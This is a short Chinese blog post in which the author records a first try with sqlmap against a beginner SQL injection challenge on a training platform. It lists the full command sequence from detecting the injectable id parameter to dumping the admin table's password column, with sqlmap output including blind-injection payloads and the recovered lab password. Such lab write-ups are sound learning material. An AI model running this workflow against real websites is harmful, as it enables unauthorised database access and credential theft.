浅试sqlmap

原创

迷死他唐唐 于 2022-03-02 17:12:26 发布 4345 收藏
文章标签： web安全 安全


sqlmap的工具初试，之后也会去试其他的渗透工具，但技术有限，对于很多工具只能是一边实践一边加深理解，写博客也只是看看自己的学习记录。

sql注入的题目来自于封神台

这个题目本身并不复杂，是一题很基础的sql注入题，也正好用于我对sqlmap的入手。

点击传送门，导航栏上显示的url为“http://rhiq8003.ia.aqlab.cn/?id=1”

打开本地sqlmap,



执行语句：sqlmap -u "http://rhiq8003.ia.aqlab.cn/?id=1"

探测是否目标url存在sql注入

```
[16:46:35] [INFO] resuming back-end DBMS 'mysql'
[16:46:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 4242=4242

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 7865 FROM (SELECT(SLEEP(5)))tLln)
---
[16:46:36] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
```


完成后显示该url使用的是mysql数据库，关键字是id,提交方式是get

紧接着执行语句：sqlmap -u "http://rhiq8003.ia.aqlab.cn/?id=1" --current-db

获取当前数据库名字

```
[16:50:37] [INFO] fetching current database
[16:50:37] [INFO] resumed: maoshe
current database: 'maoshe'
```


得知当前数据库名字为“maoshe”

则再执行语句：sqlmap -u "http://rhiq8003.ia.aqlab.cn/?id=1" -D "maoshe" -tables

获取maoshe数据库中的表名

```
[16:52:49] [INFO] fetching tables for database: 'maoshe'
[16:52:49] [INFO] fetching number of tables for database 'maoshe'
[16:52:49] [INFO] resumed: 4
[16:52:49] [INFO] resumed: admin
[16:52:49] [INFO] resumed: dirs
[16:52:49] [INFO] resumed: news
[16:52:49] [INFO] resumed: xss
Database: maoshe
[4 tables]
+-------+
| admin |
| dirs  |
| news  |
| xss   |
+-------+
```


maoshe数据库中有四张表，分别为admin,dirs,new,xss

由题目可知，我们需要管理员密码

所以执行语句：sqlmap -u "http://rhiq8003.ia.aqlab.cn/?id=1" -D "maoshe" -T "admin" -columns

获取字段名，有Id，username，password,va

再执行语句：sqlmap -u "http://rhiq8003.ia.aqlab.cn/?id=1" -D "maoshe" -T "admin" -C "password" --dump

打印出password字段的内容，admin对于的password为hellohack

提交，成功！

后面的语句执行结果截图忘了，等网站恢复连接后补上

只是试了sqlmap最基本的流程，其他操作和语句作用还需要了解